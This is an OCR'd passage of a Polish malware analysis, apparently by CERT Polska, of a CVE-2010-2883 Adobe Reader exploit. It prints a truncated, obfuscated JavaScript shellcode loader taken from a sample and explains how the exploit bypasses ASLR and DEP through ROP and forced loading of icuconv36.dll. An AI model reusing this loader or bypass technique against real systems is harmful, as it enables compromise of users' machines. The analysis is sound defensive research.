
```
var Juaidai = 12;
var Tolbqnpp = "";

function Vnyhayduv(Gklcbtj,times){
 Ipugpqlbvtw = ""
 var Otdwcwgpeznj;
 var Juaidai = 723;
 for (Otdwcwgpeznj=0;Otdwcwgpeznj<times;Otdwcwgpeznj++){
 Juaidai = 1;
 Ipugpqlbvtw = Ipugpqlbvtw + Gklcbtj;
 }
 return Ipugpqlbvtw;
}

function Oovachwigu(Jxapyyyksdkd){
 var Juaidai = 12;
 return une\scape(Jxapyyyksdkd);
}


var Pimfmtggbh = Tolbqnpp+"&%!".charAt(1)+Tolbqnpp;
Pimfmtggbh = Tolbqnpp + Pimfmtggbh + Tolbqnpp+"u"+Tolbqnpp;
Vbiiclkvlyyl = "";
Vbiiclkvlyyl = Vbiiclkvlyyl +"M52e8M0002M5400M7265M696dM616eM657";
Vbiiclkvlyyl = Vbiiclkvlyyl +"4M7250M636fM7365M0073M6f4cM6461M69";
Vbiiclkvlyyl = Vbiiclkvlyyl +"4cM7262M7261M4179M5300M7465M6946M6";
Vbiiclkvlyyl = Vbiiclkvlyyl +"56cM6f50M6e69M6574M0072M6552M6461M";
Vbiiclkvlyyl = Vbiiclkvlyyl +"6946M656cM4300M6572M7461M4665M6c69";
Vbiiclkvlyyl = Vbiiclkvlyyl +"M4165M5700M6972M6574M6946M656cM430";
Vbiiclkvlyyl = Vbiiclkvlyyl +"0M6f6cM6573M6148M646eM656cM4700M74";
Vbiiclkvlyyl = Vbiiclkvlyyl +"65M6554M706dM6150M6874M0041M516aM5";
Vbiiclkvlyyl = Vbiiclkvlyyl +"336Mc931M8b64M3071M768bM8b0cM1c76M";
Vbiiclkvlyyl = Vbiiclkvlyyl +"468bM8b08M207eM368bM3f81M006bM0065";
Vbiiclkvlyyl = Vbiiclkvlyyl +"Mf075M7f81M7204M6e00M7500Mc3e7Mc38";
Vbiiclkvlyyl = Vbiiclkvlyyl +"9M5b03M8d3cM185bM138bM8166M0bfaM75";
Vbiiclkvlyyl = Vbiiclkvlyyl +"01M8b05M6053M05ebM538bMeb70M0100M8";
Vbiiclkvlyyl = Vbiiclkvlyyl +"bc2M1c5aMc301M4e8bM0120M8bc1M2472M";
```

Rysunek 8: Zaobfuskowany kod


Rysunek 9: Shellcode




Rysunek 10: Wywołanie strcat



Rysunek 11: Exploitacja ROP



Rysunek 12: Adres biblioteki kernel32.dll



Rysunek 13: Ładowanie icuconv36.dll

kujący był w stanie odnaleźć wylosowany adres biblioteki zgodnej z ASLR. W katalogu Reader'a w wersji 9 znajduje się 32 obrazy DLL, z czego 12 z nich nie wspiera ASLR. Exploit miał do dyspozycji tabele importu m.in. takich bibliotek jak: atl.dll, ccme_base.dll, logsession.dll.


Ostatnie pytanie brzmi: jak zmusić program do załadowania konkretnego, nie wspierającego ASLR, obrazu? Obraz icuconv36.dll odpowiada za konwersję unicode. Jeśli prześledzić proces jego ładowania, można, analizując stos wywołań, dowiedzieć się, że rozkaz załadowania stosu pochodzi z AcroForm.api (rys. 14). Można przypuszczać, że załadowanie obrazu było konsekwencją użycia funkcji związanych z konwersją unicode, np.:

```
1 unescape('\u0000');
```


Aby potwierdzić tą tezę, można stworzyć dwa dokumenty PDF, jeden bez takich wywołań, a drugi zawierający je. W przypadku otwierania drugiego pliku obraz zostanie załadowany (rys. 17).

3 Podsumowanie


Wnioski z niniejszego opracowania można streścić w następujący sposób: Aplikacje, które korzystają chociaż z jednego modułu, który nie wspiera technologii ASLR są z dużym prawdopodobieństwem podatne na nadużycia przy wykorzystaniu technik obchodzenia DEP (na




Rysunek 14: Wywołanie źródłowe



Rysunek 15: Biblioteki bez obiektu funkcji unicode



Rysunek 16: Wykorzystanie konwersji unicode



Rysunek 17: Biblioteka z obiektem unicode

przykład ROP).

Skoro nawet w tak popularnych aplikacjach, jak Adobe Reader 12 z 32 obrazów DLL nie wspiera ASLR, można przypuszczać, że sytuacje, w których dzięki jednemu podatnemu modułowi uda się skompromitować całą aplikację, będzie zdarzać się często. Twórcy aplikacji mają na względzie przede wszystkim jej użyteczność, a nie bezpieczeństwo. Dodatkowo wiele aplikacji korzysta z modułów dostarczonych przez zewnętrzne firmy i nie mają wpływu na proces ich tworzenia, a więc także i ich bezpieczeństwa. Dlatego ciężar wymogu wprowadzania zabezpieczeń przenosi się na system operacyjny.

Ataków można również uniknąć przez niedopuszczenie do przejęcia kontroli nad rejestrami procesora przez napastnika, między innymi w drodze imlpementacji innych zabezpieczeń – ochrony stosu, wbudowanych zabezpieczeń przed przepełnieniami buforów (jak to ma miejsce w glibc skompilowanej z zestawem zabezpieczeń FORTIFY_SOURCE), etc..

Można zauważyć, że technika ROP pozwala na migrację explotów zaprojektowanych na platformy Windows XP na nowsze systemy (tak, jak zmodyfikowana wersja eksploitu na program FatPlayer).

Próbki szkodliwego oprogramowania wykorzystującego CVE-2010-2883 zostały udostępnione do analizy przez Milę Parkour [8]. Program bitbite powstał w pracowni CERT Polska / NASK, wykorzystuje on bibliotekę libdistorm3 autorstwa Gila Dabaha [10].

Literatura

[1] http://www.openwall.com/linux/ - non-executable stack by Solar Designer

[2] http://www.openbsd.org/papers/ven05-deraadt/index.html

[3] Sotirov, A., Dowd, M. - Bypassing Browser Memory Protections

[4] http://www.offensive-security.com/vulndev/return-oriented-exploitation-rop/

[5] http://gynvael.coldwind.pl/?id=144

[6] http://securitymag.pl/return-oriented-exploiting/

[7] http://insecure.org/sploits/linux.libc.return.lpr.sploit.html

[8] http://contagiodump.blogspot.com/2010/09/cve-david-leadbetters-one-point-lesson.html

[9] http://www.exploit-db.com/exploits/9495

[10] http://ragestorm.net/distorm/